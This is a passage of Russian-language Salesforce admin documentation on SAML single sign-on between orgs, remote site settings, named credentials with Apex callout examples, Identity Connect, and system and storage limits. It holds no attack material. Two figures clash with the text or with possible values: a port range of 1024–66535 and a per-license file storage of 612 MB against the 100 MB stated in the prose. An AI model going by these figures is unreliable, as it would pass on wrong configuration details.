Все указанные ниже действия выполняются в организации Salesforce, выступающей в качестве поставщика удостоверений.

Чтобы подготовить организацию Salesforce, создайте имя домена и включите систему Salesforce в качестве поставщика удостоверений.

1. Выполните вход в систему Salesforce.
2. Создайте имя домена для организации.
  - a. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Мой домен»**, введите новое имя субдомена и щелкните **«Проверить доступность»**.
  - b. Если введенное имя доступно, установите флажок **«Условия»** и нажмите кнопку **«Зарегистрировать домен»**.

 **Важное замечание:** Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем развернуть имя домена.

3. Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.
  - a. Введите строку «*Поставщик удостоверений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поставщик удостоверений»**.
  - b. Щелкните **«Включить»**.
  - c. Щелкните **«Загрузить сертификат»**. Запомните область сохранения сертификата для его последующей загрузки.

### Настройка организации Salesforce в качестве поставщика услуг

Чтобы настроить вторую организацию Salesforce в качестве поставщика услуг, выполните указанные ниже действия.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика услуг.
2. Включите и настройте SAML.
  - a. Введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры единой регистрации»** и нажмите кнопку **«Правка»**.
  - b. Установите флажок **«SAML включен»**.
  - c. Заполните перечисленные ниже поля.

| Поле        | Значение |
|-------------|----------|
| Версия SAML | 2.0      |

| Поле                                  | Значение   |
|---------------------------------------|--|
| Отправитель                           | URL-адрес отправителя, созданный при настройке поставщика удостоверений. Например, <code>https://мойНастраиваемыйДомен.salesforce.com</code> . |
| Сертификат поставщика удостоверений   | Найдите сертификат, загруженный при <a href="#">включении поставщика удостоверений</a> .   |
| Тип кода пользователя SAML            | Установите переключатель «Утверждение содержит код интеграции из объекта "Пользователь"».  |
| Местоположение кода пользователя SAML | Установите переключатель «Код пользователя находится в элементе NameIdentifier оператора Subject».   |

- d. Нажмите кнопку **«Сохранить»**.
  - e. Скопируйте и сохраните значения полей «URL-адрес входа Salesforce» и «Код объекта». Данные значения потребуются позже при определении поставщика услуг Salesforce.
3. Свяжите пользователя из организации поставщика услуг с пользователем из организации поставщика удостоверений.
- a. В личных параметрах введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Дополнительные сведения о пользователе»**. Если ничего не изменилось: Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
  - b. Нажмите кнопку **«Правка»**.
  - c. Введите имя пользователя, используемое для входа в организацию поставщика удостоверений Salesforce (например, `IDP_org@TGroup.com`), в поле «Код интеграции».
  - d. Нажмите кнопку **«Сохранить»**.

### Определение поставщика услуг в организации поставщика удостоверений

Чтобы определить поставщика услуг, создайте веб-приложение SAML как связанное приложение.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика удостоверений.
2. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Приложения»**, а затем в разделе «Связанные приложения» нажмите кнопку **«Создать»**.
3. Заполните перечисленные ниже поля.

| Поле                      | Значение   |
|---------------------------|--|
| Имя связанного приложения | Поставщик услуг Salesforce.  |
| Адрес эл. почты контакта  | Контакт, который должен использоваться компанией Salesforce для связи. |
| Включить SAML             | Данный параметр позволяет вводить сведения о поставщике услуг.         |



| Поле          | Значение   |
|---------------|--|
| Код объекта   | Код объекта, введенный при <a href="#">настройке поставщика услуг</a>                |
| URL-адрес ACS | URL-адрес входа Salesforce, введенный при <a href="#">настройке поставщика услуг</a> |
| Тип темы      | «Имя пользователя»   |

4. Нажмите кнопку **«Сохранить»**.
5. Выберите нужные профили. Выберите профиль текущего пользователя для данного примера.
6. Нажмите кнопку **«Сохранить»**.
7. Скопируйте значение поля «URL-адрес входа, инициированного поставщиком удостоверений». Данное значение потребуется позже для тестирования.

### Тестирование внедрения

Чтобы разрешить организации Salesforce использование единой регистрации для подключения, создайте веб-вкладку.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика услуг.
2. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Вкладки»** и щелкните **«Создать»** в разделе «Веб-вкладки».
3. Выберите макет вкладки и нажмите кнопку **«Далее»**.
4. Введите метку для отображения на вкладке.
5. Введите стандартное имя. Данное имя соответствует метке.
6. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки». Выберите нужный значок.
7. Нажмите кнопку **«Далее»**.
8. Введите значение поля «URL-адрес входа, инициированного поставщиком удостоверений», заданное при [определении поставщика услуг](#), в текстовое поле «URL-адрес кнопки или ссылки» и нажмите кнопку **«Далее»**.



**Прим.:** Данный URL-адрес должен быть абсолютным, то есть, содержать префикс `http://` или `https://`.

9. Нажмите кнопки **«Далее»** и **«Сохранить»**.
10. Откройте новую вкладку сверху страницы. При выходе из организации Salesforce, выступающей в качестве поставщика удостоверений, пользователю предлагается выполнить вход, после которого вкладка должна отображать организацию Salesforce, выступающую в качестве поставщика удостоверений.

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

[Индивидуальная настройка системы Salesforce](#)

## Настройка параметров удаленного доступа

Прежде чем разрешить любой странице Visualforce, выноске Apex или коду JavaScript с использованием XMLHttpRequest в элементе S-Control или настраиваемой кнопке вызывать внешний сайт, данный сайт должен быть зарегистрирован на странице «Параметры удаленного узла».

Чтобы перейти на страницу, введите строку «*Параметры удаленного узла*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры удаленного узла**». Данная страница содержит список всех зарегистрированных удаленных узлов и дополнительную информацию о каждом узле, включая имя и URL-адрес удаленного узла.

Из соображений безопасности, система Salesforce ограничивает доступные исходящие порты.

- 80: данный порт принимает только подключения HTTP.
- 443: данный порт принимает только подключения HTTPS.
- 1024–66535 (включительно): данные порты принимают подключения HTTP или HTTPS.

Чтобы зарегистрировать новый сайт, выполните указанные ниже действия.

1. Нажмите кнопку «**Создать удаленный узел**».
2. Введите описательное имя в поле «Имя удаленного узла».
3. Введите URL-адрес удаленного узла.
4. Чтобы разрешить доступ к удаленному узлу независимо от протокола, используемого для подключения (HTTP или HTTPS), установите флажок «Отключить безопасность по протоколам». Если данный флажок установлен, то система Salesforce может передавать данные между сеансами HTTPS и HTTP. Рекомендуем устанавливать данный флажок только опытным пользователям, разбирающимся в вопросах безопасности.
5. При необходимости введите описание сайта.
6. Чтобы завершить работу, нажмите кнопку «**Сохранить**». Чтобы сохранить изменения и зарегистрировать дополнительный сайт, нажмите кнопку «**Сохранить и создать**».

## Именованные регистрационные данные

### Именованные регистрационные данные

Именованные регистрационные данные одновременно определяют URL-адрес конечной точки выноски и ее обязательные параметры проверки подлинности. Чтобы упростить настройку проверенных выносок, укажите именованные регистрационные данные как конечную точку выноски. При необходимости укажите URL-адрес как конечную точку выноски и зарегистрируйте данный URL-адрес на странице «Параметры удаленного узла». В данном случае процесс проверки подлинности обрабатывается прямо в коде для выноски Apex. Данный алгоритм может быть менее безопасным и более сложным для проверки подлинности OAuth.

Система Salesforce управляет всеми процессами проверки подлинности для выносок, которые указывают именованные регистрационные данные как конечную точку выноски. При необходимости пропустите параметры удаленного узла, которые иначе являются обязательными для выносок на внешние сайты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Visualforce и элементы S-Control недоступны в версии **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров удаленного доступа:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

Именованные регистрационные данные поддерживаются в следующих типах определений выносок.


- Выноски Apex
- Внешние источники данных следующих типов:
  - Lightning Connect: OData 2.0;
  - Lightning Connect: OData 4.0;
  - Lightning Connect: Настраиваемый (разработанный с помощью инфраструктуры коннекторов Apex)

Благодаря разделению использованию URL-адреса конечной точки и процесса проверки подлинности от определения выноски именованные регистрационные данные позволяют упростить процесс обслуживания выносок. Например, при изменении URL-адреса конечной точки просто обновите именованные регистрационные данные. При этом все выноски, ссылающиеся на именованные регистрационные данные, будут работать.

При наличии нескольких организаций рекомендуем создать именованные регистрационные данные с тем же именем, но с другим URL-адресом конечной точки в каждой организации. Затем можно распаковать и развернуть (во всех организациях) одно определение выноски, ссылающееся на общее имя этих именованных регистрационных данных. Например, именованные регистрационные данные всех организаций могут использовать разные URL-адреса конечной точки для устранения несоответствия между средой разработки и производственной средой. Если в выноске Apex используется общее имя таких именованных регистрационных данных, класс Apex, определяющий данный вызов, можно добавить в пакет и развернуть во всех таких организациях без программной проверки среды.

Именованные регистрационные данные поддерживают обычную проверку подлинности паролей и OAuth 2.0. При необходимости разрешите каждому именованному регистрационному данным использование единого названного субъекта или проверки подлинности отдельного пользователя для предоставления пользователям возможности управления собственными регистрационными данными.

Для обращения к именованным регистрационным данным из определения выноски используйте URL-адрес именованных регистрационных данных. URL-адрес именованных регистрационных данных формируется по схеме: *callout:*, имя именованных регистрационных данных и дополнительный путь. Например: *callout:My\_Named\_Credential/some\_path*.

 **Пример:** В примере кода Apex ниже именованные регистрационные данные и добавленный путь определяют конечную точку выноски.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Упомянутые именованные регистрационные данные определяют URL-адрес конечной точки и параметры проверки подлинности.

### Named Credential: My Named Credential Help for this Page ?

Specify the callout endpoint's URL and the authentication settings that are required for Salesforce to make callouts to the remote system.

[« Back to Named Credentials](#)

|                         |   |
|-------------------------|---|
| Label                   | My Named Credential   |
| Name                    | My_Named_Credential   |
| URL                     | <a href="https://my_endpointexample.com">https://my_endpointexample.com</a> |
| <b>▼ Authentication</b> |   |
| Certificate             |   |
| Identity Type           | Named Principal   |
| Authentication Protocol | Password Authentication   |
| Username                | myname  |

Система позволяет кодировать конечную точку выноски как URL-адрес; затем данный код обрабатывает процесс проверки подлинности. В нашем примере используется обычная проверка подлинности паролей. Обратите внимание, что проверка подлинности OAuth является более сложной и рекомендуется для именованных регистрационных данных.

```

HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());

```

СМ. ТАКЖЕ:

[Определение именованных регистрационных данных](#)

[Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных](#)

[Руководство разработчика Apex: вызов выносок посредством Apex](#)

## Определение именованных регистрационных данных

Создайте именованные регистрационные данные для одновременного определения URL-адреса конечной точки выноски и ее обязательных параметров проверки подлинности. Чтобы разрешить системе Salesforce обработку всех процессов проверки подлинности, укажите именованные регистрационные данные как конечную точку выноски. При необходимости пропустите параметры удаленного узла, которые иначе являются обязательными для выносок на внешние сайты.

Именованные регистрационные данные поддерживаются в следующих типах определений выносок.

- Выноски Apex
- Внешние источники данных следующих типов:
  - Lightning Connect: OData 2.0
  - Lightning Connect: OData 4.0
  - Lightning Connect: Настраиваемый (разработанный с помощью инфраструктуры коннекторов Apex)

Для настройки именованных регистрационных данных сделайте следующее.

1. В меню «Настройка» введите «*Именованные регистрационные данные*» в поле «Быстрый поиск», затем выберите «**Именованные регистрационные данные**».
2. Чтобы создать именованные регистрационные данные, нажмите кнопку «**Создать именованные регистрационные данные**». Чтобы изменить текущие именованные регистрационные данные, щелкните ссылку «**Правка**».
3. Заполните поля.

| Поле  | Описание   |
|-------|--|
| Метка | <p>Понятное имя именованных регистрационных данных, отображаемое в пользовательском интерфейсе Salesforce (например, в списковых представлениях).</p> <p>При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.</p>  |
| Имя   | <p>Уникальный идентификатор, используемый для обращения к именованным регистрационным данным из определений выносок через API-интерфейс.</p> <p>Имя может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версий.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, создания, редактирования или удаления именованных регистрационных данных:


- «Изменение всех данных»

| Поле              | Описание   |
|-------------------|--|
| URL-адрес         | <p>URL-адрес или корневой URL-адрес для конечной точки выноски. URL-адрес должен начинаться с протокола <code>http://</code> или <code>https://</code>.</p> <p>При необходимости укажите конкретный путь при обращении к именованным регистрационным данным из определения выноски. Например, выноска Apex может обращаться к именованным регистрационным данным следующим образом.</p> <pre>HttpRequest req = new HttpRequest(); req.setEndpoint('callout:My_Named_Credential/some_path');</pre>  |
| Сертификат        | <p>Выбранный сертификат используется организацией Salesforce при каждом двухстороннем подключении SSL к внешней системе. Сертификат используется цифровыми подписями, подтверждающими получение запросов от нужной организации Salesforce.</p>   |
| Тип удостоверения | <p>Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе.</p> <ul style="list-style-type: none"> <li>«Анонимно»: удостоверение отсутствует, проверка подлинности не выполняется.</li> <li>«На пользователя»: использование отдельных регистрационных данных для каждого пользователя, просматривающего внешнюю систему посредством выносок. Выберите данное значение, если внешняя система ограничивает доступ для отдельного пользователя.</li> </ul> <p>После предоставления доступа посредством наборов полномочий или профилей в системе Salesforce пользователи могут управлять собственными параметрами проверки подлинности для внешних систем на странице личных параметров.</p> <ul style="list-style-type: none"> <li>«Названный субъект»: использование одного набора регистрационных данных для всех пользователей, просматривающих внешнюю систему из организации. Выберите этот параметр, если назначается одна учетная запись пользователя во внешней системе для всех пользователей организации Salesforce.</li> </ul> |

4. Выберите нужный протокол проверки подлинности.

- При выборе значения «**Проверка подлинности паролей**» введите имя пользователя и пароль для доступа ко внешней системе.
- При выборе значения «**OAuth 2.0**» заполните поля ниже.

| Поле                           | Описание   |
|--------------------------------|--|
| Поставщик проверки подлинности | <p>Выберите поставщика. См. раздел <a href="#">Общие сведения о внешних поставщиках проверки подлинности</a> на странице 1016.</p> |

| Поле   | Описание  |
|--|---|
| Область  | <p>Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел <a href="#">Использование параметра Scope</a> на странице 1051.</p> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>- Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности.</li> <li>- Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth.</li> <li>- Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае при истечении срока действия маркера доступ к внешней системе отменяется.</li> </ul> |
| Начать процесс проверки подлинности при сохранении | <p>Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth.</p> <p>При нажатии кнопки <b>«Сохранить»</b> внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации.</p> <p>Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».</p>  |

5. Чтобы использовать настраиваемые заголовки или основные тексты в выносках, включите нужные параметры.

| Поле                          | Описание  |
|-------------------------------|---|
| Generate Authorization Header | <p>По умолчанию Salesforce генерирует заголовок авторизации и применяет его к каждой выноске, которая ссылается на именованные регистрационные данные.</p> <p>Отключите этот параметр при наличии одного из следующих условий.</p> <ul style="list-style-type: none"> <li>• Удаленная конечная точка не поддерживает заголовки авторизации.</li> <li>• Заголовки авторизации предоставляются другими средствами. Например, в выносках Apex разработчик может предусмотреть код создания настраиваемого заголовка авторизации для каждой выноски.</li> </ul> <p>Этот параметр является обязательным при ссылке на именованные регистрационные данные из внешнего источника данных.</p> |

| Поле                              | Описание   |
|-----------------------------------|--|
| Allow Merge Fields in HTTP Header | В каждой выноске Apex код устанавливает способ создания HTTP-заголовка и текста запроса. Например, код Apex может установить значение файла cookie в заголовке авторизации.  |
| Allow Merge Fields in HTTP Header | Эти параметры включают код Apex, чтобы использовать поля слияния для заполнения HTTP-заголовка и текста запроса данными организации после создания выноски.<br><br>Эти параметры будут недоступны при ссылке на именованные регистрационные данные из внешнего источника данных. |

Для обращения к именованным регистрационным данным из определения выноски используйте URL-адрес именованных регистрационных данных. URL-адрес именованных регистрационных данных формируется по схеме: *callout:*, имя именованных регистрационных данных и дополнительный путь. Например: *callout:My\_Named\_Credential/some\_path*.

СМ. ТАКЖЕ:

[Именованные регистрационные данные](#)

[Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных](#)

[Руководство разработчика Apex: вызов выносок посредством Apex](#)

## Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных

Предоставьте пользователям доступ к именованным регистрационным данным, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** или **«Профили»**.
2. Щелкните имя нужного набора полномочий или профиля.
3. Выполните одно из указанных ниже действий.
  - При выборе набора полномочий или профиля в расширенном пользовательском интерфейсе профиля щелкните ссылку **«Доступ к именованным регистрационным данным»** в разделе «Приложения». Затем нажмите кнопку **«Правка»**.
  - При выборе профиля в исходном пользовательском интерфейсе профиля нажмите кнопку **«Правка»** в разделе «Доступ к именованным регистрационным данным включен».
4. Добавьте нужные именованные регистрационные данные.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования наборов полномочий и профилей пользователей:

- «Управление профилями и наборами полномочий»



## 5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Хранение параметров проверки подлинности для внешних систем](#)

[Определение именованных регистрационных данных](#)

[Именованные регистрационные данные](#)

## Identity Connect

### Общие сведения об Identity Connect

Identity Connect поддерживает интеграцию Active Directory.

Identity Connect поддерживает интеграцию Active Directory с системой Salesforce посредством службы, выполняемой на платформе Windows или Linux. Данная интеграция поддерживает синхронизацию пользователей Active Directory, где Salesforce или Identity Connect используется в качестве поставщика удостоверений для интеграции Active Directory посредством единой регистрации при выполнении входа в систему Salesforce.

СМ. ТАКЖЕ:

[http://resources.docs.salesforce.com/rel1/doc/en-us/static/pdf/identity\\_connect\\_impl\\_guide.pdf](http://resources.docs.salesforce.com/rel1/doc/en-us/static/pdf/identity_connect_impl_guide.pdf)

[Установка Identity Connect](#)

[Включение Identity Connect](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**


Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Версия  
**Developer Edition**  
поддерживает 10 лицензий  
набора полномочий Identity  
Connect.

## Установка Identity Connect

Организация должна располагать как минимум одной лицензией Identity Connect. Чтобы получить Identity Connect, обратитесь в компанию Salesforce.

Как правило, программное обеспечение Identity Connect устанавливается на сервере сотрудниками отдела информационных технологий. Identity Connect не требует индивидуальной установки для каждого пользователя.

1. Введите строку «*Identity Connect*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Identity Connect**».

 **Прим.:** Пункт «**Identity Connect**» отображается в меню «Настройка» только после добавления данной функции компанией Salesforce в организацию пользователя.

2. Щелкните ссылку для загрузки, соответствующую используемой операционной системе.
3. Установите программное обеспечение (см. [Руководство по внедрению Salesforce Identity Connect](#)).

СМ. ТАКЖЕ:

[Общие сведения об Identity Connect](#)

[Включение Identity Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Версия  
**Developer Edition**  
поддерживает 10 лицензий  
набора полномочий Identity  
Connect.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки Identity  
Connect:

- «Управление  
пользователями»

## Включение Identity Connect

Чтобы получить Identity Connect, обратитесь в компанию Salesforce.

Чтобы включить Identity Connect для пользователя, выполните указанные ниже действия.

1. Назначьте пользователю лицензию Identity Connect.
2. Создайте набор полномочий и дополните его полномочием «Использование Identity Connect».
3. Назначьте набор полномочий пользователю.



Просмотреть обзор: создание, редактирование и назначение набора полномочий

СМ. ТАКЖЕ:

[http://resources.docs.salesforce.com/rel1/doc/en-us/static/pdf/identity\\_connect\\_impl\\_guide.pdf](http://resources.docs.salesforce.com/rel1/doc/en-us/static/pdf/identity_connect_impl_guide.pdf)

[Общие сведения об Identity Connect](#)

[Установка Identity Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Версия  
**Developer Edition**  
поддерживает 10 лицензий  
набора полномочий Identity  
Connect.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензии  
набора полномочий:

- «Управление  
внутренними  
пользователями»

Для создания и назначения  
наборов полномочий:


- «Управление  
профилями и наборами  
полномочий»

Для просмотра  
пользователей, назначенных  
набору полномочий:

- «Просмотр настройки и  
конфигурации»

## Отслеживание организации

### Знакомство со страницей общих сведений о системе


 **Прим.:** Страница общих сведений о системе содержит только элементы, поддержка которых включена в организации. Например, бизнес-правила отображаются на странице общих сведений о системе только в том случае, если в организации включена их поддержка.

Страница общих сведений о системе содержит данные об использовании и ограничения, установленные для организации, а также отображает сообщения в случае использования доступных компонентов на 95% (ролей портала на 75%). Чтобы просмотреть подробные данные об использовании, щелкните числа для нужного показателя. Чтобы увеличить текущие ограничения, воспользуйтесь системой Checkout (если доступно). Например, при достижении ограничения по количеству настраиваемых объектов страница общих сведений о системе отображает ссылку на сообщение. Чтобы удалить неиспользуемые объекты, щелкните данную ссылку. Чтобы увеличить максимально допустимое количество объектов, посетите Checkout.

Чтобы перейти на страницу общих сведений о системе, введите строку «*Общие сведения о системе*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Общие сведения о системе**».

Ниже перечислены разделы страницы общих сведений о системе.


- [Схема](#)
- [Использование API](#)
- [Бизнес-логика](#)
- [Интерфейс пользователя](#)
- [Самые используемые лицензии](#)
- [Роли портала](#)

 **Прим.:** Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

### Общие сведения о системе: схема

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Схема» страницы общих сведений о системе.

- [Настраиваемые объекты](#)

 **Прим.:** Обратимо удаленные настраиваемые объекты и их данные учитываются ограничениями. Рекомендуем удалять ненужные настраиваемые объекты без возможности восстановления.

- [Хранилище данных](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии, кроме **Personal  
Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
общих сведений о системе:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии, кроме **Personal  
Edition**.

## Общие сведения о системе: использование API

Раздел «Использование API» страницы общих сведений о системе содержит данные об использовании запросов API в течение последних 24 часов.

Ограничение распространяется на все вызовы API, выполненные в течение 24 часов организацией, а не отдельным пользователем. В случае превышения максимально допустимого ограничения, для всех пользователей организации временно блокируется возможность выполнения дополнительных вызовов. Вызовы будут доступны только после того, как их количество за предыдущие 24 часа не будет превышать действующее ограничение.

## Общие сведения о системе: бизнес-логика

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Бизнес-логика» страницы общих сведений о системе.

- Правила
- Триггеры Apex
- Классы Apex
- Использованный код: общее количество символов, использованных в триггерах Apex и классах Apex (кроме комментариев, методов теста и аннотированных классов @isTest).

## Общие сведения о системе: интерфейс пользователя

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Интерфейс пользователя» страницы общих сведений о системе.

- Настраиваемые приложения
- Сайты Site.com: только опубликованные сайты Site.com.
- Активные сайты Force.com
- Поток: только активные потоки.
- Настраиваемые вкладки
- Страницы Visualforce

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: все  
версии, кроме **Personal**  
**Edition** и Database.com  
Edition.

## Общие сведения о системе: самые используемые лицензии

Раздел «Самые используемые лицензии» страницы общих сведений о системе охватывает только активные лицензии и по умолчанию отображает три лицензии, используемые в организации больше всего. Данный раздел также отображает любые лицензии, которые использованы на 95%. Чтобы просмотреть все доступные лицензии, щелкните **«Показать все»**.

## Общие сведения о системе: роли портала

Раздел «Роли портала» страницы общих сведений о системе содержит данные об использовании и ограничения для общего количества ролей партнерского портала, клиентского портала и сообществ. При использовании предоставленных ролей портала на 75% страница общих сведений о системе отображает соответствующее сообщение.

 **Прим.:** Максимальное количество ролей портала для организации составляет 5 000. Данное ограничение охватывает роли портала, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать ненужного увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей для каждого портала и сообщества. Кроме того, рекомендуем удалять неиспользуемые роли портала. Чтобы увеличить количество ролей портала, обратитесь в службу поддержки Salesforce.

## Контроль ресурсов хранилища

Ограничения и параметры использования хранилища организации в системе Salesforce можно просмотреть на странице «Использование хранилища» в меню «Настройка».

## Элементы, требующие наличия хранилища

Хранилище состоит из двух областей: хранилище файлов и хранилище данных. Хранилище файлов содержит файлы, доступные во вложениях, на вкладках «Документы» и «Файлы», в поле «Файл», а также в Salesforce CRM Content, файлах Chatter (включая фотографии пользователей) и активах Site.com. Хранилище данных содержит:

- Организации
- Типы статей (формат: "[Имя типа статьи]")
- Переводы типов статей (формат: "[Имя типа статьи] версия")
- Кампании
- Участники кампании
- Обращения
- Группы, работающие с обращениями
- Контакты
- Контракты

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра использования хранилища:

- «Управление внутренними пользователями»
- И
- «Управление пользователями»

- Настраиваемые объекты
- Сообщения эл. почты
- События
- Элементы прогноза
- Документы Google
- Идеи
- Интересы
- Примечания
- Возможности
- Доли возможности
- Заказы
- Сметы
- Обогащенный текст шаблона сметы
- Решения
- Теги: уникальные теги
- Задачи

## Емкость хранилища

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища файлов определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации и добавления дополнительного ограничения, предоставляемого для организации. Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище файлов объемом 11 Гб, то есть 100 Мб каждому из 10 пользователей, а также дополнительные 10 Гб. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище файлов объемом 20 Гб, то есть 100 Мб каждому из 100 пользователей, а также дополнительные 10 Гб.

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища данных составляет 1 Гб или определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации (в зависимости от того, какая величина больше). Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище данных объемом 1 Гб, так как общий объем, равный 200 Мб (10 пользователей по 20 Мб), не превышает 1 Гб. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище данных объемом более 1 Гб, так как общий объем составляет 2 000 Мб (100 пользователей по 20 Мб).

Значения в столбце «Распределение хранилища на лицензию пользователя» ниже применяются к лицензиям Salesforce и Salesforce Platform.

| Версия Salesforce    | Минимальное хранилище данных на организацию | Распределение хранилища данных на лицензию пользователя | Распределение хранилища файлов на организацию | Распределение хранилища файлов на лицензию пользователя |
|----------------------|---|---|---|---|
| Contact Manager      | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |
| Group Edition        | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |
| Professional Edition | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |

